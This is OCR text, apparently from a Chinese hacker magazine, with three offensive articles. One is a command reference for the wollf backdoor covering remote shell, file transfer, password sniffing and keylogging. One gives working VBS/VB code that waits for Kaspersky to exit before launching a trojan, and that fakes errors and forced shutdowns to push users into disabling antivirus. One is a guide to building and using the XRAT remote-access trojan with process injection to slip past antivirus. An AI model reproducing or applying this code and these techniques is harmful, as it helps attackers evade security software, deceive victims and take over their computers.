


图3




图4

2、SHELL <COMMAND>

通过远程主机的SHELL（即CMD.exe）执行命令，"<COMMAND>"表示要执行的命令，比如"SHELL DIR"。

3、GET <REMOTE_FILE> <LOCAL_FILE>

通过wollf下载远程主机上的文件到本地主机上，命令语法与"COPY"相似，"<REMOTE_FILE>"表示远程文件的地址，"<LOCAL_FILE>"表示本地文件的地址。比如"GET C:\WINDOWS\SYSTEM32\NET.EXE C:\NETWORK.EXE"就表示下载远程主机（这里指IP为192.168.0.1的主机）上的"C:\WINDOWS\SYSTEM32\NET.EXE"文件到本地的"C:\"目录下，并更名为NETWORK.EXE，如图5。




图5

4、PUT <LOCAL_FILE> <REMOTE_FILE>

通过wollf上传本地电脑中的文件到远程主机上，命令语法与"COPY"相似，比如"PUT C:\WINDOWS\SYSTEM32\NET.EXE C:\NETWORK.EXE"就表示上传本地电脑中"C:\WINDOWS\SYSTEM32\NET.EXE"这个文件到远程主机的"C:\"目录下，并更名为NETWORK.EXE，同样参看上图5所示。

5、TELNET

连接其它安装有wollf服务的电脑，不过这个命令有些不好用，大家要是想连接到其它wollf服务主机，我建议仍然使用"wollf -connect"命令。

6、REDIR&REDIR_STOP

REDIR的意思是绑定TCP端口，并转发接收到的所有数据，REDIR_STOP的意思就是停止端口转发，REDIR_STOP需要配合REDIR来使用。

7、SNIFF <TextFile>&SNIFF_STOP

SNIFF命令用来监听局域网内ftp/smtp/pop3/http的密码，监听的结果会记录在指定的文本文件中，而SNIFF_STOP命令则是用来停止监听密码，需要配合使用。

8、KEYLOG <TextFile>&KEYLOG_STOP

KEYLOG命令用来启动键盘记录，结果会记录在指定的文本文件中，而KEYLOG_STOP命令用于停止键盘记录，需要配合使用。

9、REBOOT

用于重启远程计算机。

10、SHUTDOWN

用于关闭远程计算机。

11、EXIT


断开与远程电脑的连接。

12、QUIT

断开与远程电脑的连接并终止远程的wollf服务。

关于wollf的常用基本命令就介绍完了，工具本身也提供了一份帮助文件，虽然文字有些干巴巴的，但仍然可以理解的。建议大家最好还是自己试用一下，多试几次就会明白了，这就是古人说的"纸上得来终觉浅，绝知此事要躬行"的道理。

（本文所涉及到的wollf已收录到光盘中）



木马的最新奇玩法

swan

木马对于杀毒软件来说可是头号大敌，要想干掉被杀毒软件所保护的电脑，我们有两种方法：一种是对付杀毒软件后再来控制电脑，另一种就是在电脑不受杀软件控制的时间段来运行木马。本文，我们就来尝试解决后者的技术性难题。

一、守株待兔篇

被动等待用户因为某种原因而退出杀软（以卡巴2009为例）

思路解析：我们需要一个拥有以下功能的进程，不断的在进程列表中查找是否有杀毒软件进程存在，如果存在的话就停止运行指定地点的木马，如果不存在，那么当然是驱群马横扫中原大地了。

具体实施：这次我选择使用VBS来实现这一功能，具体代码如下。

```
do
Set Of = CreateObject("Scripting.FileSystemObject")
Set objShell = CreateObject("Shell.Application")
dim OK,oShell
OK=False
set bag=getobject("winmgmts:\\.\root\cimv2")
set pipe=bag.execquery("select * from win32_process where name='kav.exe'")
For Each id in pipe
OK = True
Next
If not OK Then
objShell.open("木马地址")
end if
wscript.sleep 30000 '隔3000毫秒后再次执行循环，也自己定义
loop
```

测试：在本地打开卡巴2009，把上面的VBS代码的杀软进程填写kav.exe，木马地址暂且使用QQ的地址代替，然后运行修改名为0k的VBS，因为进程有kav.exe，所以QQ没有打开，现在退出杀软件一分钟，因为代码要求每30秒查找一次杀软件进程，过一会儿，呵呵，我很兴奋的看到了QQ的登录界面！

特点：这种方法抓住了某些用户因为玩某些大型游戏等原因退出杀软件的时间段来运行我们的木马！

缺点：在进程中存在wmiprvse.exe和wscript.exe这两个进程，一旦被结束，功能就会被废！

二、声东击西篇

利用社会工程学主动诱导用户退出杀软件进程

具体实施：首先打开0k.exe，出现了如图1 所示的一个弹框，里面的文字可是用来迷惑用户，让其认为自己的杀软件出了问题，我们可以很清楚的看到，这个程序只有两个按扭，一个确定，一个取消，关键就在于里面的代码。




图 1

其具体代码如下：

```
Private Sub Command1_Click()
Dim swan
swan = Shell("C:\1.bat", 0)
End Sub
```

小提示：这里采VB的SHELL函数，用来调用外部程序，因为无法直接调用OK1.vbs（上面ok.vbs的改良版），所以间接使用隐藏的1.bat来运行！

1.bat的内容非常简单：**start c:\Ok1.vbs**。现在我们再来看看ok1.vbs，代码码如下：

```
do
Set Of = CreateObject("Scripting.FileSystemObject")
Set objShell = CreateObject("Shell.Application")
dim OK,oShell
OK=False
set bag=getobject("winmgmts:\\.\root\cimv2")
set pipe=bag.execquery("select * from win32_process where name='kav.exe'") '查找是否有杀软件进程存在
For Each id In pipe
OK = True
set objShell=wscript.createObject("wscript.shell")
objShell.Run("cmd.exe /k shutdown -s -t 120 -c 如要取消倒计时关机,请按提示退出错误程序&start C:\ok.exe ") ,0
'假如发生存在杀软件进程，则弹出如图2的警告以达到进一步的欺骗
wscript.quit
Next
If not OK Then
objShell.open("木马路径") '没有发现杀软件直接运行木马
set objShell=wscript.createObject("wscript.shell")
objShell.Run("cmd.exe /k shutdown -a"),0 '如果存在倒计时窗口，关闭窗口
end if
wscript.sleep 30000 '隔3000毫秒后再次执行循环，也自己定义
loop
```

我来解释一下我们的VBS到底是怎么回事：当用户发现弹出这样一个窗口的时候，肯定不会这样容易就退出自己的杀毒软件，所以我要来点绝的，来消耗电脑用户的心灵抵抗，看着自己的电脑一步步的走向关机，当用户按确定的时候，就会弹出如图2 所示的画面，以及弹出如图1 所示的画面，看你到底退不退自己的杀软呢？




图 2

用户现在有以下几种选择：一种是先退出杀软件，然后按确定，我们已经定义了如果没有发现杀软件进程，就结束倒计时命令（**cmd.exe /k shut-down -a**），第二种就是重新启动电脑，第三种是结束我们的vbs进程（那我们就弄点禁止任务管理器吧，呵呵）。

补充说明：

1、因为个人时间关系，我的OK.exe并没有伪装的很具有欺骗性，比如禁止右上角的大叉功能，以及左上角的图标与标题，以及按"确实"按扭退出此程序等，请读者朋友们自行研究VB改进我的OK.EXE。

2、没有在运行木马后加入清理战场的命令（**taskkill /im wscript.exe /f**等命令 ）。

3、"守株待兔"与"声东击西"，我比较喜欢前者，这样虽然比较"菜"，但隐蔽性较好。

4、可以尝试与U盘原理结合起来，以及AT命令指定时间运行，以防止用户结束我们的进程，让其无法重生。

5、我测试的文件都保存在C盘里。

可以突破主动防御的木马XRAT

大兵

经常玩木马的朋友，随口就可以说出好几个常用的木马，虽然以前的木马程序在功能和隐蔽性方面都已经达到了非常成熟和优秀的程度，但是在面对全新的杀毒方式"主动防御"时，却又显得有些力不从心而纷纷都败下阵来，今天我就介绍一款全新的可以突破主动防御的木马——XRAT。

1、配置服务端

我们还是通过实际的操作来看看XRAT木马自带的功能吧，首先运行XRAT的客户端程序，程序提示需要设置一个监听端口，我们可以直接使用默认的2009端口，接着就进入了程序的主界面，可以看到木马的主要功能都集成在了工具栏中，接下来就点击工具栏中的"配置服务端"按钮，来配置XRAT木马的一个服务端程序吧。

XRAT的连接方式采用了网页文件连接和IP地址连接，比如我们在"连接方式选择"中选择"IP或DNS域名直接连接"选项，然后在"IP或DNS域名"栏输入连接所需要的IP地址或域名就可以了。不过我觉得如果能够同时使用两种连接方法的话就更好了，因为这样就可以保证在某一种连接方法失效的情况下，用户的肉鸡也不会轻易的丢失了。

为了更好的隐藏服务端程序，XRAT也使用了当前非常流行的线程插入技术，在"工作模式"中设置要插入的系统进程，比如我们可以选择IE浏览器或Svchost.exe的进程，至于其它的服务端名称以及启动服务，都可以根据自己的需要来进行设置操作。最后点击"生成"按钮就可以创建我们需要的服务端程序了，如图1。

2、远程文件管理

在我的Windows系统中已经安装了最新的卡巴斯基，现在




图1

我们运行刚才生成好的服务端程序，结果运行后杀毒软件却没有任何的反应。很快客户端程序的上线列表中就出现了远程计算机的信息，选择它后就可以对其进行控制操作了。

首先点击工具栏中的“文件管理”按钮，这样我们就可以对远程系统中的文件进行管理了。XRAT的文件管理功能模拟了“我的电脑”，先选择需要查看的系统磁盘目录，然后选择需要管理的文件信息。XRAT支持对文件进行复制、粘贴、删除、远程运行等操作，可是当我选中远程电脑并点鼠标右键时，在弹出的菜单中却只发现了下载文件的命令，而没有其它的文件管理命令，如图2。




图2

